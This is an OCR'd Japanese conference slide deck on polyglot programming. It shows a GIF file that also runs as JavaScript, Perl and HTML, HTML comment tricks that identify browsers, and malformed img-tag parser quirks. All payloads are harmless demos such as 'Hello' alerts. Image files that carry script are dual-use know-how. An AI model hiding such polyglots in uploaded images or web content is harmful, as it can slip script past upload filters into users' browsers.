Polyglot プログラミング

サイボウズ・ラボ株式会社

“TAKESAKO”

<takesako@shibuya.pl>

Polyglotプログラミング

- 講演概要
  - Polyglotとは複数の言語処理系で実行できる一つのプログラムのことです。
  - 例えば「print"Hello ",0?"Ruby":"Perl","!¥n"」の1行プログラムはPerlとRubyでそれぞれ異なる出力結果を返します。これは各言語における真偽値の扱い方の違いを利用しています。
  - C/C++、Perl、Ruby、Python、PHP、JavaScript、Shell、BAT、x86など... 世の中にはたくさんのプログラミング言語が存在します。学生のうちにどんなプログラミング言語を勉強すれば将来に役立つのか、いくつかのPolyglotを読み解きながらセキュリティ・Web業界への応用を考察します。


自己紹介

- 竹迫 良範
  - id:TAKESAKO
    - 0x20歳
    - 広島県出身
- 所属
  - Cybozu Labs, Inc.
  - セキュリティ＆プログラミングキャンプ2009講師
  - 第30回 U-20プログラミングコンテスト審査委員
  - Microsoft MVP award 2008 - Developer Security
  - Shibuya Perl Mongers 2代目リーダー
    - オライリー Perlクックブック第２版 監訳 など


※ 松浦先生のご紹介（情報科学若手の会でもお世話になりました）

第1部

Polyglot
プログラミング




LEVEL 1



for beginners

JavaScript.GIF


- It can works on IE/Firefox/Opera.
  - Valid ‘GIF89a’ file
    -
  - Valid ‘JavaScript’ file
    - <script src=“alert0.gif” language=“JavaScript”>




JavaScript x GIF


Demo

```
<script src="nipodan24.gif" language="JavaScript">
</scirpt><img src="nipodan24.gif" />
```





LEVEL 2



easy hacks

GIF89a Polyglot

HTML/CSS
& JavaScript
& Perl in ‘GIF’

Polyglot = Chimera ?

Human.Dog

JavaScript in GIF

```
GIF89a(q/*....../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScrpt!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
.....................................................
.....................................................
.....................................................
.....................................................
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```


HTML/CSS in GIF


```
GIF89a(q/*....../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScrpt!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
....................................................
....................................................
....................................................
....................................................
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```

Perl in GIF


```
GIF89a(q/*....../);sub GIF89a{print "Hello Perl!"}
__END__#*/=1);function GIF89a(){alert("Hello JavaScrpt!")}
/*<body style=visibility:hidden>
<div style=position:relative;visibility:visible>
<h1>Hello HTML!</h1><!--
..........................................
..........................................
..........................................
..........................................
--><img src=?>
<script src=# language=JavaScript></script></div>
*/// ;
```

Console demo





LEVEL 3



normal hacks

HTML Conditional comments 2.0

- IE
  - <!--[if IE]>'IE'<![endif]-->
- Firefox
  - <!-- --*>'Firefox'<!-- -->
- Safari
  - <!-- ---!---!>'Safari'<!- -->
- Not IE
  - <![if !IE]>This is not IE!<![endif]>
  - <![if !IE]><!-->'Konqueror'<!--><![endif]>

HTML Conditional comments 2.0 (for IE, Firefox, Safari...) - Mozilla Firefox

ファイル(F) 編集(E) 表示(V) 履歴(S) ブックマーク(B) ツール(T) ヘルプ(H)

http://wafful.org/~takesako/html20hacks/cor

Google

HTML Conditional comments 2.0 - for IE, Firefox, Safari...

Detect your browser by HTML only (without any JavaScript/CGI). Source HTML is very simple.

Demo

A. your browser is ...


'Firefox'

This is not IE!


Source HTML

```
<!--[if IE]>'IE'<![endif]-->
<!-- --*>'Firefox'<!-- -->
<!-- ---!---!>'Safari'<!- -->
<![if !IE]><!-->'Konqueror'<!--><![endif]>
<![if !IE]>This is not IE!<![endif]>
```

完了



LEVEL 4



all.your.browser.are.belong.to.us

HTML 2.0


HTML Browser Detection

HTML Quiz

Q1. What will you see? (on your browser)

```
<img src=”1.gif” src=”2.gif”>
```

Answers.



(1) 1.gif
(2) 2.gif
(3) N/A

Q2. What's this?

```
<img /src          = ”1.gif”
    ””src{¥x00}    = ”2.gif”
     ’src{¥x0c}    = ”3.gif”
      src          = ”4.gif”
/>
```


Answers.

(1) 1.gif → ie
(2) 2.gif → Safari
(3) 3.gif → firefox
(4) 4.gif → others


```
print<<EOF;
<img
    /src¥x00="ie.gif"
 /''src¥x00="firefox1_5.gif"
 /''src="firefox2_0.gif"
 /""src="gecko_others.gif"
   "s¥x00rc="safari2.gif"
   "src="safari3.gif"
  ""src="konqueror.gif"
    src¥x00="w3m.gif"
    src¥x0c="opera.gif"
    src="others.gif"
    src="lynx.gif"
/>
EOF
```


Demo


http://wafful.org



wafful.org - Web Security Blog - Microsoft Internet Explorer
ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)
戻る 検索 お気に入り
アドレス(D) http://wafful.org/
移動
wafful.org - Web Security Blog
Yet Another Web Application Firewall Project - mod_imagefight, mod_wafful…
Home
About
Download
Presentations
ImageFight
mod_imageFight
HOME
HTML 2.0 - Browser detection [3] - PERMALINK
2007-10-01 (Mon) • BROWSERDETECT Edit.
New browser detection only with HTML 2.0 without any JavaScript/CSS hacks.
HTML 2.0 - Browser detection [3]
<img
/src¥x00="ie.gif"
/''src¥x00="firefox1_5.gif"
/''src="firefox2_0.gif"
/""src="gecko_others.gif"
"s¥x00rc="safari2.gif"
"src="safari3.gif"
""src="konqueror.gif"
src¥x00="w3m.gif"
src¥x0c="opera.gif"
src="others.gif"
src="lynx.gif"
/>
It can detect firefox2.0, firefox1.5, other Gecko engine, and Safari2, Safari3, Opera, ie, w3m, lynx, and other browsers.
CATEGORIES
» BrowserDetect
» ImageFight
» PHP
RECENT ENTRIES
» HTML 2.0 - Browser
インターネット


It can detect “Konqueror”, “Safari2” !





